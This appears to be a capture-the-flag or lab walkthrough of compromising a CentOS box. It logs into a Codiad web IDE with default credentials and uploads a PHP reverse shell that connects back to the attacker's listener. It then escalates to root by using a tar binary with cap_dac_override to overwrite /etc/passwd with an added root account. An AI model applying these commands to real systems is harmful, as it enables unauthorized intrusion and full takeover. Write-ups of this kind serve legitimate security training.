
Info Gathering

Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd (broken: cannot locate user specified in 'ftp_username':ftp)
22/tcp   open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http       Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.4.30
|_http-favicon: Unknown favicon MD5: B4A327D2242C42CF2EE89C623279665F
|_http-title: CODIAD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Tiny File Manager
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.4.30
Service Info: OS: Unix

80 - HTTP


Visiting the web app on port 80 returns a login page for an application called CODIAD. Web01 Devv2 1 I like to try different combinations of insecure credentials before I look it up on Google. I was successful with admin:admin.
Foothold

CODIAD is a web‑based IDE framework. Just like how a desktop application would, I can upload any file I want. I then check what public exploits are available using searchsploit:
 searchsploit codiad
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
Codiad 2.4.3 - Multiple Vulnerabilities                                      | php/webapps/35585.txt
Codiad 2.5.3 - Local File Inclusion                                          | php/webapps/36371.txt
Codiad 2.8.4 - Remote Code Execution (Authenticated)                         | multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2)                     | multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3)                     | multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4)                     | multiple/webapps/50474.txt
According to 49907, when you upload a file to the IDE, you can modify the path parameter. However, the exploit handled the URI paths differently than what I ran into. Either that, or I was very confused. Anyways, the script isn’t necessary as you achieve the same result by simply uploading a PHP reverse shell (without changing any paramaters). Once uploaded, right-click the file to “preview” it which will open a new tab and connect to your listener.
 python3 /opt/penelope.py -i ppp0 -p 1234
[+] Listening for reverse shells on 172.16.1.1:1234
<SNIP>
[+] Got reverse shell from localhost.localdomain~10.11.1.6-Linux-x86_64  Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python! 
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/localhost.localdomain~10.11.1.6-Linux-x86_64/2026_02_20-13_18_11-603.log 📜
───────────────────────────────────────────────────────────────────────────────────
bash-4.2$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$

LPE - capability

During local enumeration, I identified the cap_dac_override+ep capability on the tar binary.
> getcap -r / 2>/dev/null

/usr/bin/tar = cap_dac_override+ep
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
cap_dac_override+ep is a capability that ignores the permissions of a file and basically bypasses it. With tar, I can get a copy of any file, archive it, and then extract it to replace the original. /etc/passwd is my target file in this case. First, I’ll archive /etc/passwd and then extract it into my current directory:
# Compressing /etc/passwd
bash-4.2$ tar -cvf test.tar /etc/passwd
tar: Removing leading `/' from member names
/etc/passwd

# Extracting into /tmp
bash-4.2$ tar -xvf test.tar
etc/passwd
I decided to create an alternate root account. I used openssl to generate a password hash:
bash-4.2$ openssl passwd chairwoman
Warning: truncating password to 8 characters
QdXF5S2JbG7d2

bash-4.2$ echo "root2:QdXF5S2JbG7d2:0:0:root:/root:/bin/bash" >> ./passwd
All that’s left is to compress the new passwd file and extract it to replace the original:
# Compressing new passwd file
bash-4.2$ tar -cvf test.tar ./passwd
./passwd

# Extracting new file to replace old passwd file
bash-4.2$ tar -xvf test.tar -C /etc
./passwd

bash-4.2$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<SNIP>
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
root2:QdXF5S2JbG7d2:0:0:root:/root:/bin/bash
I can now su into the alternate root account.
bash-4.2$ su root2
Password:
[root@localhost tmp]# id
uid=0(root) gid=0(root) groups=0(root)
[root@localhost tmp]# cd /root
[root@localhost ~]# cat key.txt
<SNIP>